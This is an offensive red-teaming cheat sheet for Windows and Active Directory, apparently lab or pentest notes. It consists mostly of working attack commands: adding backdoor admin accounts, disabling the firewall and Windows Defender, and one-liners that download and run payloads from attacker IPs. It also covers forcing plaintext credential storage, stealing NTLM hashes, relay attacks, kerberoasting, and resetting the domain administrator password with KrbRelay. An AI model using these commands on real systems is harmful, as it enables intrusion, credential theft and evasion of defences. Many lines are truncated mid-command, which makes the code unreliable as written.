



Red Teaming - Windows & Linux

Windows

CMD Commands

System Info:

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE% #Get architecture
systeminfo
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" #Get only that information
wmic computersystem LIST full #Get PC info

wmic qfe get Caption,Description,HotFixID,InstalledOn #Patches
wmic qfe list brief #Updates

hostname

DRIVERQUERY #3rd party driver vulnerable?
```

Environment:

```
set # list all environment variables
```

Processes, Services and Software:

```
schtasks /query /fo LIST /v #Verbose out of scheduled tasks
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\
tasklist /V #List processes
tasklist /SVC #links processes to started services
net start #Windows Services started
wmic service list brief #List services
sc query #List of services
dir /a "C:\Program Files" #Installed software
dir /a "C:\Program Files (x86)" #Installed software
reg query HKEY_LOCAL_MACHINE\SOFTWARE #Installed software
```

Domain Info:

```
# Generic AD info
systeminfo | findstr /B /C:"Domain"
echo %USERDOMAIN% #Get domain name
echo %USERDNSDOMAIN% #Get domain name
echo %logonserver% #Get name of the domain controller
set logonserver #Get name of the domain controller
set log #Get name of the domain controller
gpresult /V # Get current policy applied
wmic ntdomain list /format:list #Displays information about the Domain and

# Users
dsquery user #Get all users
net user /domain #List all users of the domain
net user <ACCOUNT_NAME> /domain #Get information about that user
net accounts /domain #Password and lockout policy
wmic useraccount list /format:list #Displays information about all local ac
wmic /NAMESPACE:\\root\directory\ldap PATH ds_user GET ds_samaccountname #G
wmic /NAMESPACE:\\root\directory\ldap PATH ds_user where "ds_samaccountname
wmic sysaccount list /format:list # Dumps information about any system acco

# Groups
net group /domain #List of domain groups
net localgroup administrators /domain #List uses that belongs to the admini
net group "Domain Admins" /domain #List users with domain admin privileges
net group "domain computers" /domain #List of PCs connected to the domain
net group "Domain Controllers" /domain #List PC accounts of domains control
wmic group list /format:list # Information about all local groups
```

```
wmic /NAMESPACE:\\root\\directory\\ldap PATH ds_group GET ds_samaccountname #
wmic /NAMESPACE:\\root\\directory\\ldap PATH ds_group where "ds_samaccountnam
wmic path win32_groupuser where (groupcomponent="win32_group.name="domain a

# Computers
dsquery computer #Get all computers
net view /domain #List of PCs of the domain
nltest /dclist:<DOMAIN> #List domain controllers
wmic /NAMESPACE:\\root\\directory\\ldap PATH ds_computer GET ds_samaccountnam
wmic /NAMESPACE:\\root\\directory\\ldap PATH ds_computer GET ds_dnshostname #

# Trust relations
nltest /domain_trusts #Mapping of the trust relationships

# Get all objects inside an OU
dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

Users:

```
#Me
whoami /all #All info about me, take a look at the enabled tokens
whoami /priv #Show only privileges

# Local users
net users #All users
dir /b /ad "C:\Users"
net user %username% #Info about a user (me)
net accounts #Information about password requirements
wmic USERACCOUNT Get Domain,Name,Sid
net user /add [username] [password] #Create user

# Other users logged
qwinsta #Anyone else logged in?

#Launch new cmd.exe with new creds (to impersonate in network)
runas /netonly /user<DOMAIN>\<NAME> "cmd.exe" ::The password will be prompt

#Check current logon session as administrator using logonsessions from sysi
logonsessions.exe
logonsessions64.exe
```

Groups:

```
#Local
net localgroup #All available groups
net localgroup Administrators #Info about a group (admins)
net localgroup administrators [username] /add #Add user to administrators

#Domain
net group /domain #Info about domain groups
net group /domain <domain_group_name> #Users that belongs to the group
```

List Sessions:

```
qwinsta
klist sessions
```

Password Policy:

```
net accounts
```

Persistence with Users:

```
# Add domain user and put them in Domain Admins group
net user username password /ADD /DOMAIN
net group "Domain Admins" username /ADD /DOMAIN

# Add local user and put them local Administrators group
net user username password /ADD
net localgroup Administrators username /ADD

# Add user to interesting groups:
net localgroup "Remote Desktop Users" UserLoginName /add
net localgroup "Debugger users" UserLoginName /add
net localgroup "Power users" UserLoginName /add
```

Interfaces, Routes, Ports, Hosts and DNSCache:

```
ipconfig /all #Info about interfaces
route print #Print available routes
arp -a #Know hosts
```



```
netstat -ano #Opened ports?
type C:\WINDOWS\System32\drivers\etc\hosts
ipconfig /displaydns | findstr "Record" | findstr "Name Host"
```

Firewall:

```
netsh firewall show state # FW info, open ports
netsh advfirewall firewall show rule name=all
netsh firewall show config # FW info
Netsh Advfirewall show allprofiles

NetSh Advfirewall set allprofiles state off #Turn Off
NetSh Advfirewall set allprofiles state on #Trun On
netsh firewall set opmode disable #Turn Off

#How to open ports
netsh advfirewall firewall add rule name="NetBIOS UDP Port 138" dir=out act
netsh advfirewall firewall add rule name="NetBIOS TCP Port 139" dir=in acti
netsh firewall add portopening TCP 3389 "Remote Desktop"

#Enable Remote Desktop
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serve
netsh firewall add portopening TCP 3389 "Remote Desktop"
::netsh firewall set service remotedesktop enable #I found that this line i
::sc config TermService start= auto #I found that this line is not needed
::net start TermService #I found that this line is not needed

#Enable Remote Desktop with wmic
wmic rdtoggle where AllowTSConnections="0" call SetAllowTSConnections "1"
##or
wmic /node:remotehost path Win32_TerminalServiceSetting where AllowTSConne

#Enable Remote assistance:
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serve
netsh firewall set service remoteadmin enable

#Ninja combo (New Admin User, RDP + Rassistance + Firewall allow)
net user hacker Hacker123! /add & net localgroup administrators hacker /add

::Connect to RDP (using hash or password)
```

```
xfreerdp /u:alice /d:WORKGROUP /pth:b74242f37e47371aff835a6ebcac4ffe /v:10.  
xfreerdp /u:hacker /d:WORKGROUP /p:Hacker123! /v:10.11.1.49
```

Shares:

```
net view #Get a list of computers  
net view /all /domain [domainname] #Shares on the domains  
net view \\computer /ALL #List shares of a computer  
net use x: \\computer\share #Mount the share locally  
net share #Check current shares
```

WIFI:

```
netsh wlan show profile #AP SSID  
netsh wlan show profile <SSID> key=clear #Get Cleartext Pass
```

Download - <https://lolbas-project.github.io/>:

```
certutil.exe -urlcache -split -f "http://10.10.14.13:8000/shell.exe" s.exe  
  
CertReq -Post -config https://example.org/ c:\windows\win.ini output.txt
```

PowerShell History:

```
ConsoleHost_history #Find the PATH where is saved  
  
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\  
type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadli  
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histo  
cat (Get-PSReadlineOption).HistorySavePath  
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

Misc:

```
cd #Get current dir  
cd C:\path\to\dir #Change dir  
dir #List current dir  
dir /a:h C:\path\to\dir #List hidden files  
dir /s /b #Recursive list without shit
```

```

time #Get current time
date #Get current date
shutdown /r /t 0 #Shutdown now
type <file> #Cat file

#Runas
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.
runas /netonly /user:<DOMAIN>\<NAME> "cmd.exe" ::The password will be promp

#Hide
attrib +h file #Set Hidden
attrib -h file #Quit Hidden

#Give full control over a file that you owns
icacls <FILE_PATH> /t /e /p <USERNAME>:F
icacls <FILE_PATH> /e /r <USERNAME> #Remove the permission

#Recursive copy to smb
xcopy /hievry C:\Users\security\.yawcam \\10.10.14.13\name\win

#exe2bat to transform exe file in bat file

#ADS
dir /r #Detect ADS
more file.txt:ads.txt #read ADS
powershell (Get-Content file.txt -Stream ads.txt)

# Get error messages from code
net helpmsg 32 #32 is the code in that case

```

PowerShell Commands

Download:

```

(New-Object Net.WebClient).DownloadFile("http://10.10.14.2:80/taskkill.exe"
Invoke-WebRequest "http://10.10.14.2:80/taskkill.exe" -OutFile "taskkill.ex
wget "http://10.10.14.2/nc.bat.exe" -OutFile "C:\ProgramData\unifivideo\tas
kali> echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.1

```

```
PS> powershell -EncodedCommand <Base64>

certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

Constrained Language Mode:

Constrained Language Mode is often in environments that enforce AppLocker

```
# Check current language mode
$ExecutionContext.SessionState.LanguageMode

# Simple command to see if Constrained Language is enabled in current sessi
[System.Console]::WriteLine("ConstrainedModeTest")
```

Execution Policy:

```
Get-ExecutionPolicy -List | Format-Table -AutoSize
```

Simple bypass methods that have been proven to be successful:

```
# Read contents and pipe to Powershell.exe (Writes to disk)
Get-Content .\Script.ps1 | powershell.exe -nop
Type .\Script.ps1 | powershell.exe -nop

# Download and execute (In Memory)
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://<I

# Potential simple bypass (Writes to disk)
powershell -ep Bypass .\Script.ps1
powershell -ep Unrestricted .\Script.ps1

# Bypass process scope
Set-ExecutionPolicy Bypass -Scope Process
#Bypass current user scope
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestricted
```

Linux Equivalent which:

```
where.exe certutil.exe
```

Active Directory

Resources:

- <https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adds-enumerate/>
- <https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/ad-enumeration>

Active Directory - Automated Enumeration:

- ADPeas → <https://github.com/61106960/adPEAS>
- Invoke-ADEnum → <https://github.com/Leo4j/Invoke-ADEnum>
- BloodHound → <https://github.com/BloodHoundAD/BloodHound>
- ADMiner → <https://github.com/nanox/ADMiner>

BloodHound Python:

```
sudo bloodhound-python -d $domain -u $user -p $password -ns $ip -c all
```

BloodHound Ingestors:

```
# Standard local execution
./SharpHound.exe --CollectionMethods All,GPOLocalGroup
Invoke-BloodHound -CollectionMethod All,GPOLocalGroup
Invoke-BloodHound -CollectionMethod All -CompressData -RemoveCSV
Invoke-BloodHound -CollectionMethod LoggedOn

# Specify different domain and run in stealth mode and collect only RDP data
Invoke-BloodHound --d <Domain> --Stealth --CollectionMethod RDP

# Run in context of different user
runas.exe /netonly /user:domain\user 'powershell.exe -nop -exec bypass'

# Download and execute in memory
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString"

# Metasploit
use post/windows/gather/bloodhound
```

Initial Access:

psexec:

- With Metasploit with a hash: use exploit/windows/smb/psexec
- With a password: python3 [psexec.py](#) marvel.local/fcastle:"Password1"@10.0.0.25
- psexec with a hash: python3 [psexec.py](#) administrator@10.0.0.25 -hashes \$HASH

ProxyLogon / ProxyShell:

- ProxyLogon → <https://github.com/RickGeex/ProxyLogon>
- ProxyShell → <https://github.com/horizon3ai/proxyshell>

Active Directory - Enumeration:

Enumeration Tools:

```
adPEAS: https://github.com/61106960/adPEAS
PowerUp: https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc
BloodHound: https://github.com/BloodHoundAD/BloodHound
Invoke-ADenum: https://github.com/Leo4j/Invoke-ADenum
PowerUpSQL: https://github.com/NetSPI/PowerUpSQL
Powerview: https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/Po
Pywerview: https://github.com/the-useless-one/pywerview
```

Domain Computer Enumeration:

```
# List all computers in current Domain
Get-DomainComputer

Get-DomainComputer | Select Name,Description | Sort Name

# Ping all alive computers in current Domain
Get-DomainComputer -Ping

# List all computers with select Operating System
Get-DomainComputer -OperatingSystem "Windows 10 Pro"
Get-DomainComputer -OperatingSystem "Windows 7*"
Get-DomainComputer -OperatingSystem "Windows 8*"
Get-DomainComputer -OperatingSystem "Windows xp*"

# Get Computer objects that have Unconstrained Delegation
Get-DomainComputer -Unconstrained
```

Domain Enumeration:

```
# Domain Information
Get-NetDomain
```

```
# Domain Policy Information
Get-DomainPolicy
(Get-DomainPolicy)."SystemAccess"
(Get-DomainPolicy -domain <Domain>)."systemaccess"
(Get-DomainPolicy)."KerberosPolicy"

# Get Domain SID
Get-DomainSID
```

Domain Controller Enumeration:

```
# Get all Domain Controllers
Get-NetDomainController

# Get Primary Domain Controller
Get-NetDomain | Select-Object 'PdcRoleOwner'

# Get Domain Controller in different Domain
Get-NetDomainController -Domain <Domain>
```

Domain Policy Enumeration:

```
Get-DomainPolicy
(Get-DomainPolicy)."system access"
(Get-DomainPolicy)."Kerberos Policy"
```

Domain Trust Enumeration:

```
# Enumerate all Domains in the forest
Get-NetForestDomain

# Get all Domains in Forest then list each Domain trust
Get-NetForestDomain -Verbose | Get-DomainTrust

# Map all reachable Domain trusts
Get-DomainTrustMapping
Get-DomainTrustMapping | Select SourceName,TargetName,TrustType,TrustDirect

# List external trusts
Get-NetForestDomain -Verbose | Get-DomainTrust |?{$_.TrustType -eq 'External'}
```

```
# Enumerate trusts across the domain
Get-DomainTrust

# Find users in the current Domain that reside in Groups across trusts
Find-ForeignUser
```

Forest Enumeration:

```
# Get details about current Forest
Get-NetForest
Get-NetForest -Forest <Forest>

# Get all Domains in current Forest
Get-NetForestDomain
Get-NetForestDomain -Forest <Forest>

# Get global catalogs in current Forest
Get-NetForestCatalog
Get-NetForestCatalog -Forest <Forest>

# Map Forest trusts
Get-NetForestTrust
Get-NetForestTrust -Forest <Forest>
```

Group Enumeration:

```
# List all Groups in current Domain
Get-NetGroup
Get-NetGroup -Properties SamAccountName | Sort SamAccountName

# List all Groups in alternative Domain
Get-NetGroup -Domain <Domain>

# Search for Groups with partial wildcard
Get-NetGroup "*admin*"
Get-NetGroup "*admin*" -Properties SamAccountName | Sort SamAccountName

# List all local groups on Domain system
Get-NetLocalGroup -ComputerName <Hostname>

# Identify interesting groups on a Domain Controller
Get-NetDomainController | Get-NetLocalGroup
```



```
# Get all domain controllers then get each group and list members
Get-NetDomainController | Get-NetLocalGroup | Select -ExpandProperty GroupName

# Get All groups and members of groups
Get-NetGroup | Get-NetGroupMember | Select GroupName,MemberName | Sort GroupName

# List Groups of which a user is a member of (Recursive)
Get-DomainGroup -MemberIdentity "<User>"
Get-DomainGroup -MemberIdentity "<Group>"
```

Group Managed Service Accounts:

```
# Enumerate GMSA accounts
# Powerview
Get-DomainObject -LDAPFilter '(objectClass=msDS-GroupManagedServiceAccount)'
# AD Module
Get-ADServiceAccount -Filter *

# AD Module
# Enumerate users who can retrieve the password
Get-ADServiceAccount -Identity [Identity] -Properties * | select Principals

# Decode the password blob and convert to NT hash. (Run in context of user)
# https://github.com/The-Viper-One/RedTeam-Binaries/raw/main/GMSAPasswordReader
.\GMSAPasswordReader.exe --accountname [GMSA-Account]
```

Group Policy Enumeration:

```
# Get GPO's in Domain
Get-DomainGPO
Get-DomainGPO -Properties DisplayName,CN

# Get GPO applied to specific OU
Get-DomainGPO -ADSPath `
((Get-NetOU "StudentMachines" -FullData).gplink.split(";")[0] -replace "\.")

# Get each OU and enumerate GPOs applied to each
$OUs = Get-DomainOU -Properties displayName, gplink; foreach ($OU in $OUs)

# Get GPO applied to system
Get-DomainGPO -ComputerIdentity <FQDN>
```

```

Get-DomainGPO -ComputerIdentity <FQDN> | Select DisplayName,CN

# Get GPO applied to a User
Get-DomainGPO -UserIdentity <SamAccountName>
Get-DomainGPO -UserIdentity <SamAccountName> | Select DisplayName,CN

# Get GPO Restricted Groups
Get-NetGPOGroup
Get-NetGPOGroup -ResolveMembersToSIDs

# Get GPO Restricted Groups and list each member of the groups
$GroupNames = Get-NetGPOGroup -ResolveMembersToSIDs | Select-Object -Expand

# Get users which are in a local group of a machine using GPO
Find-GPOComputerAdmin -Computername <FQDN>

# Determines what users/groups are in the specified local group for the machine
Find-GPOLocation -ComputerName <FQDN>

# Get GPO Permissions
Get-DomainGPO | Get-ObjectAcl

```

Find GPO's vulnerable to takeover:

```

# Search for GPO's which may be vulnerable to takeover
Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | ? { $_.ActiveDirectoryRights -ne 0 }

# Resolve the SID to identify the principal
Get-DomainGPO -Identity "CN={5059FAC1-5E94-4361-95D3-3BB235A23928},CN=Policy,OU=Group Policy Objects,DC=example,DC=com"

# Resolve the SID
ConvertFrom-SID S-1-5-21-569305411-121244042-2357301523-1107

```

Organizational Units Enumeration:

```

# Get all OU's in Domain
Get-DomainOU
Get-DomainOU -Domain <Domain>
Get-DomainOU -Properties OU,DistinguishedName | Sort OU

# Get all OU names by wildcard
Get-DomainOU "*admin*"

```

```
Get-DomainOU "*test*"
Get-DomainOU "*server*"
Get-DomainOU "*work*"
```

User Enumeration:

```
# List all user accounts in Domain
Get-DomainUser

# List enabled user accounts
Get-DomainUser -UACFilter NOT_ACCOUNTDISABLE -Properties Name,SamAccountName
Get-DomainUser -UACFilter NOT_ACCOUNTDISABLE -Properties Name,Description,p

# List specific user account
Get-DomainUser -Username <Username>

# Get currently logged on users from selected system
Get-NetLoggedon -ComputerName <Hostname>

# Get last logged user on a remote computer (Requires admin and remote regi
Get-LastLoggedOn -ComputerName <Hostname>

# Get kerberoastable users
Get-DomainUser -SPN | select Name,SrvicePrincipalName

# Get AS-REP roastable users
Get-DomainUser -PreauthNotRequired | select Name

# Search for string in User Description field
Get-DomainUser -Properties samaccountname,description | Where {$_.descripti

# Search for string in userPassword field
Get-DomainUser -Properties userPassword | Where {$_.userPassword -ne $null}

# Search for string in unixUserPassword field
Get-DomainUser -Properties unixUserPassword | Where {$_.unixUserPassword -n
```

Access Control Lists:

```
# Get current domain SID and find interesting properties
$SID = Get-DomainSid ; Get-DomainComputer | Get-DomainObjectAcl -ResolveGUI
```

```

# Find interesting ACL's for current user
Find-InterestingDomainAcl -ResolveGUIDs | Where-Object {$_.IdentityReferen

# Get ACLs for specific AD Object
Get-DomainObjectAcl -SamAccountName <SAM> -ResolveGUIDs
Get-DomainObjectAcl -Identity <Identity> -ResolveGUIDs

# Get ACLs for specified prefix
Get-DomainObjectAcl -ADSPrefix 'CN=Administrators,CN=Users' -Verbose

# Search for interesting ACEs
Find-InterestingDomainAcl -ResolveGUIDs
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReference -match "Do
Find-InterestingDomainAcl -ResolveGUIDs | ?{ $_.ActiveDirectoryRights -matc

# Get ACLs for select groups
Get-DomainObjectACL -identity "Domain Admins" -ResolveGUIDs | ?{ $_.ActiveD

# Find Interesting ACLs from groups we are a member of
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match

# Find Interesting ACLs for groups a user is a member of (Recursive)
Get-DomainGroup -MemberIdentity "[User]" | Select-Object -ExpandProperty "S

# Get ACL for specific path
Get-PathACL -Path "\\Security.local\SYVOL"

# Get the ACLs associated with the specified LDAP path to be used for search
Get-DomainObjectAcl -ADSPath "LDAP://CN=DomainAdmins,CN=Users,DC=Security,D

```

AppLocker / WDAC:

```

# Search local system to see if AppLocker used. An error will occur if n
reg query HKLM\Software\Policies\Microsoft\Windows\SRPV2

# Search for AppLocker policy with PowerShell on the local system
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

# Check local system to see if WDAC is installed
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Wind

```

```
# Search for GPOs that might be related to AppLocker
Get-DomainGPO -Domain dev-studio.com | ? { $_.DisplayName -like "*Appl*" }
```

AS-REP Roastable Users:

```
Get-DomainUser -PreauthNotRequired | select UserPrincipalName
```

Kerberoastable Users:

```
Get-DomainUser -SPN | Select SamAccountName,serviceprincipalname | Sort Sam
```

Delegation - Constrained:

```
# Get computer Constrained Delegation
Get-DomainComputer -TrustedToAuth | Select DnsHostName,UserAccountControl,ms

# Get user Constrained Delegation
Get-DomainUser -TrustedToAuth
```

Delegation - Unconstrained:

```
# Get computers with unconstrained delegation
Get-DomainComputer -Unconstrained | Select DnsHostName,UserAccountControl
```

Shares Enumeration:

```
# Find available shares on hosts in the current Domain
Find-DomainShare -Verbose

# Filter out uninteresting print shares
Find-DomainShare -Verbose -CheckShareAccess | Where-Object { $_.Name -ne "pr

# Get all file servers on Domain
Get-DomainFileServer

# List all shares on specific domain system
Get-NetShare -ComputerName <Host>
```

Files Enumeration:

```
# Various
Find-InterestingDomainShareFile -verbose
```

```

Find-InterestingDomainShareFile -OfficeDocs
Find-InterestingDomainShareFile -Include *.ps1,*.bak,*.vbs,*.config,*.conf
Find-InterestingDomainShareFile -Terms account*,pass*,secret*,conf*,test*,s

# Individual examples
# Config files
Find-InterestingDomainShareFile -Include *.conifg | Select -ExpandProperty

# Bak files
Find-InterestingDomainShareFile -Include *.bak| Select -ExpandProperty "Pat

# Unattend files
Find-InterestingDomainShareFile -Include *unattend* | Select -ExpandPropert

# Batch files
Find-InterestingDomainShareFile -Include *.bat | Select -ExpandProperty "Pa

# PowerShell files
Find-InterestingDomainShareFile -Include *.ps1 | Select -ExpandProperty "Pa

# DLL Config files
Find-InterestingDomainShareFile -Include *dll.conf* | Select -ExpandPropert

# SQL files
Find-InterestingDomainShareFile -Include *sql* | Select -ExpandProperty "Pa

# Test files
Find-InterestingDomainShareFile -Include test* | Select -ExpandProperty "Pa

# Password files
Find-InterestingDomainShareFile -Include passw* | Select -ExpandProperty "P

# Secret files
Find-InterestingDomainShareFile -Include secret* | Select -ExpandProperty "

# Salary files
Find-InterestingDomainShareFile -Include salar* | Select -ExpandProperty "P

# Account files
Find-InterestingDomainShareFile -Include account* | Select -ExpandProperty

```

SPN Enumeration:

```
# find all users with an SPN set (likely service accounts)
Get-DomainUser -SPN

# find all service accounts in "Domain Admins"
Get-DomainUser -SPN | ?{$_memberof -match 'Domain Admins'}

# Retrieve SPN hash
Get-DomainUser | Get-DomainSPNTicket -Format Hashcat | select -Expand Proper
Get-DomainUser -Identity <User> | Get-DomainSPNTicket -Format Hashcat | sel
```

User Hunting:

```
# Find all machines on domain where current user has local admin privileges
Find-LocalAdminAccess -Verbose
Find-LocalAdminAccess -ComputerDomain <Domain> -Verbose

# Find computers where domain administrators or specified user / group has
Invoke-UserHunter
Invoke-UserHunter -Domain <Domain>
Invoke-UserHunter -GroupName "RDPUsers"
Invoke-UserHunter -Stealth # Makes less noise
Invoke-UserHunter -CheckAccess # Check if accessible

# Find computers where all and any users / groups have session
Invoke-UserHunter -ShowAll
Invoke-UserHunter -ShowAll -CheckAccess # Check if accessible

# Find local admins on all machines of the domain (needs local admin rights)
Invoke-EnumerateLocalAdmin -Verbose

# Get users logged on to the local system
Get-NetLoggedon

# Get actively logged users on a computer (needs local admin rights on the
Get-NetLoggedon -ComputerName <Hostname>
Get-DomainComputer | Get-NetLoggedon # All Systems

# Get locally logged users on a computer (needs remote registry on the targ
Get-LoggedonLocal -ComputerName <Hostname>
Get-DomainComputer | Get-LoggedonLocal # All Systems
```

```
# Get the last logged user on a computer (needs administrative rights and r
Get-LastLoggedOn -ComputerName <Hostname>

# Poll asystem for when a particular user accesses a resource
Invoke-UserHunter -ComputerName <Hostname> -Poll 100 -UserName <user> -Dela
```

Port Forwarding - Chisel:

Resource: <https://github.com/jpillora/chisel/releases/tag/v1.7.7>

```
On Kali: chisel server -p 80 --reverse

.\chisel.exe client 172.16.1.30:80 R:445:127.0.0.1:445
```

Network Sniffing:

```
# Start trace
netsh trace start capture=yes tracefile=C:\Windows\Temp\trace.etl maxsize=1

# Stop trace
netsh trace stop
```

After capture has been stopped the trace `.etl` file can be converted to a PCAP with `etl2pcapng` (Windows required).

Github: <https://github.com/microsoft/etl2pcapng/releases>

Windows Defender:

```
# Check if Defender is enabled
Get-MpComputerStatus
Get-MpComputerStatus | Select AntivirusEnabled

# Check if defensive modules are enabled
Get-MpComputerStatus | Select RealTimeProtectionEnabled, IoavProtectionEnab

# Check if tamper protection is enabled
Get-MpComputerStatus | Select IsTamperProtected, RealTimeProtectionEnabled |
```

Bypassing with commands:


```
.\MpCmdRun.exe -removedefinitions -all

# Disables realtime monitoring
Set-MpPreference -DisableRealtimeMonitoring $true

# Disables scanning for downloaded files or attachments
Set-MpPreference -DisableIOAVProtection $true

# Disable behaviour monitoring
Set-MPPreference -DisableBehaviourMonitoring $true

# Make exclusion for a certain folder
Add-MpPreference -ExclusionPath "C:\Windows\Temp"

# Disables cloud detection
Set-MPPreference -DisableBlockAtFirstSeen $true

# Disables scanning of .pst and other email formats
Set-MPPreference -DisableEmailScanning $true

# Disables script scanning during malware scans
Set-MPPreference -DisableScriptScanning $true

# Exclude files by extension
Set-MpPreference -ExclusionExtension "ps1"

# Turn off everything and set exclusion to "C:\Windows\Temp"
Set-MpPreference -DisableRealtimeMonitoring $true;Set-MpPreference -Disable
```

Forcing WDigest to Store Credentials in Plaintext:

As part of WDigest authentication provider, Windows versions up to 8 and 2012 used to store logon credentials in memory in plaintext by default, which is no longer the case with newer Windows versions.

If the keys are absent or set to 0 that means that WDigest is disabled:

```
reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /
```

It is still possible, however, to force WDigest to store secrets in plaintext.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
```

Now when a victim will log in again on to the target machine the credentials will be stored plaintext. In order to dump them we could use mimikatz `sekurlsa::wdigest`.

Forced Authentication - NTLM Steal Hash via .SCF file:

<https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication>

Place the following `fa.scf` file in a controlled share folder where a victim could access the file:

```
[Shell]
Command=2
IconFile=\\10.0.0.5\tools\nc.ico
[Taskbar]
Command=ToggleDesktop
```

And capture the hash using `responder -I eth1`.

Zero Logon:

The Zerologon vulnerability impacts: Windows Server 2008 R2 SP1 64-bit, Windows Server 2012 (all versions), Windows Server 2016 (all versions), Windows Server 2019 (all versions), and Windows Server 1903, 1909, 2004 (Server Core Installations.)

Resource: <https://github.com/SecuraBV/CVE-2020-1472>

Eternal Blue:

Affected versions: Windows 95, Windows 98, Windows Me, Windows NT, Windows 2000, Windows XP, Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows Server 2003, Windows Server 2003 R2, Windows Server 2012, Windows Server 2016

Resource: <https://github.com/REPTILEHAUS/Eternal-Blue/tree/master>

NTLM Steal Hash:

For this we will use: https://github.com/Greenwolf/ntlm_theft

It will generate all kinds of files that we could use in order to steal the hash:

```
python3 ntlm_theft.py -g all -s 127.0.0.1 -f test and then use sudo responder -I tun0
```

NTLM Relay Attack:

Resources: <https://shorsec.io/blog/ntlm-relay-and-smb-signing-dont-let-your-network-be-a-sitting-duck/>

Check if the SMB Signing is `False` or `Disabled`, if it is that means that you can do a NTLM Relay Attack. You can check it using crackmapexec: `cme smb 192.168.0.0/24`

Start responder on the kali machine in order to capture the hash and then forward it to the ntlmrelayx using `python3 ntlmrelayx.py -t smb://target.local -smb2support`

KrbRelay with RBCD Privilege Escalation:

Resource: <https://gist.github.com/tothi/bf6c59d6de5d0c9710f23dae5750c4b9>

Kerberos Relay Attack adds a fake (or owned) computer account to the target's msDS-AllowedToActOnBehalfOfOtherIdentity attribute, making it possible to perform a Resource-Based Constrained Delegation Attack against the target. The result of the RBCD attack is Silver Ticket access to the target, which can be used for local admin access remotely or even locally (meaning privilege escalation) by patching the Win32 Service Control Manager to use Kerberos Authentication locally.

You need the following privilege: `SeMachineAccountPrivilege`

And you need to execute the following commands:

→ Create a new machine account:

```
./Sharpmad.exe MAQ -Action new -MachineAccount evilcomputer -MachinePassword Pass.123
```

→ Get the SID of the new account:

```
$o = ([ADSI]"LDAP://CN=evilcomputer,CN=Computers,DC=bruno,DC=v1").objectsS  
ID  
(New-Object System.Security.Principal.SecurityIdentifier($o.value, 0)).Va  
lue
```

→ Reset the Administrator password of the domain admin:

```
./KrbRelay.exe -spn ldap/brunodc.bruno.v1 -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -rbcd S-1-5-21-  
1536375944-4286418366-3447278137-1116 -ssl -port 10246 -reset-password administrator Lacure77#
```

CrackMapExec / NetExec Using Guide: Rebound IppSec Video

Resource: <https://github.com/byt3bl33d3r/CrackMapExec> or you could use <https://github.com/Pennyw0rth/NetExec> which is an improved version with less bugs than crackmapexec.

Wiki pages for NetExec: <https://www.netexec.wiki/>

Enumerating SMB Shares: `netexec smb $IP -u 'DoesNotExist' -p '' --shares`

Crawl all the shares that we have permissions: `netexec smb $IP -u 'DoesNotExist' -p '' -M spider_plus`

Enumerating the users by brute forcing RIDs: `netexec smb $IP -u 'DoesNotExist' -p '' --rid-brute 10000`

Asreproasting the found users: `netexec ldap $IP -u users.txt -p '' --asreproast asreproast.txt`

For asreproasting you just need to know the username to perform the attack.

Normally you need to have an authenticated account to do a kerberoastable attack.

You can perform a kerberoastable attack if there is a asreproastble account without any authentication.

```
GetUsersSPNs.py -no-preauth $user -usersfile users.txt -dc-host $ip $domain
```

If you get an error regarding something that contains the word **SKEW** you need to: `sudo ntpdate $attacked_ip`

Grep users from LDAP: `netexec ldap $ip -u $user -p '$password' -k --users`

BloodHound over LDAP: `crackmapexec ldap $ip -u $user -p '$password' -k --bloodhound -ns $ip -c All`

BloodHound over LDAP: `nxc ldap brunodc.bruno.vl -u 'svc_scan' -p 'Sunshine1' --bloodhound --collection All --dns-server 10.10.78.125`. After this you can start neo4j `sudo neo4j start` and run the BloodHound binary.

Using hash:

```
crackmapexec smb 10.0.0.0/24 -u $user -d $domain -p $password
crackmapexec smb $IP/24 -u administrator -H $HASH --local-auth
```

Once you have a valid domain user you can use kerberoasting: `nxc ldap -u user -p password --kerberoasting krb.txt`

Once you crack it remember to try to create a wordlist of mask passwords. For example, if you crack the password and the password is `Password1`, create a wordlist with passwords with `Password2`, `Password3` and so on.

PowerView over LDAP:

Resource: <https://github.com/aniqfakhrul/powerview.py>

Command: `powerview.py $domain/$user:'$password'@$ip`

Impacket Cheat Sheet:

Resource: <https://tools.thehacker.recipes/impacket>

Looking for pre-created computer account:

Resource: <https://trustedsec.com/blog/diving-into-pre-created-computer-accounts>

In order to find pre-created computer accounts you could use a rid bruteforce on the SMB in order to find the machines:

```
→ retro crackmapexec smb 10.10.106.112 -u 'trainee' -p 'trainee' --rid-br
SMB      10.10.106.112  445    DC          [*] Windows 10.0 Build
SMB      10.10.106.112  445    DC          [+] retro.vl\trainee:tr
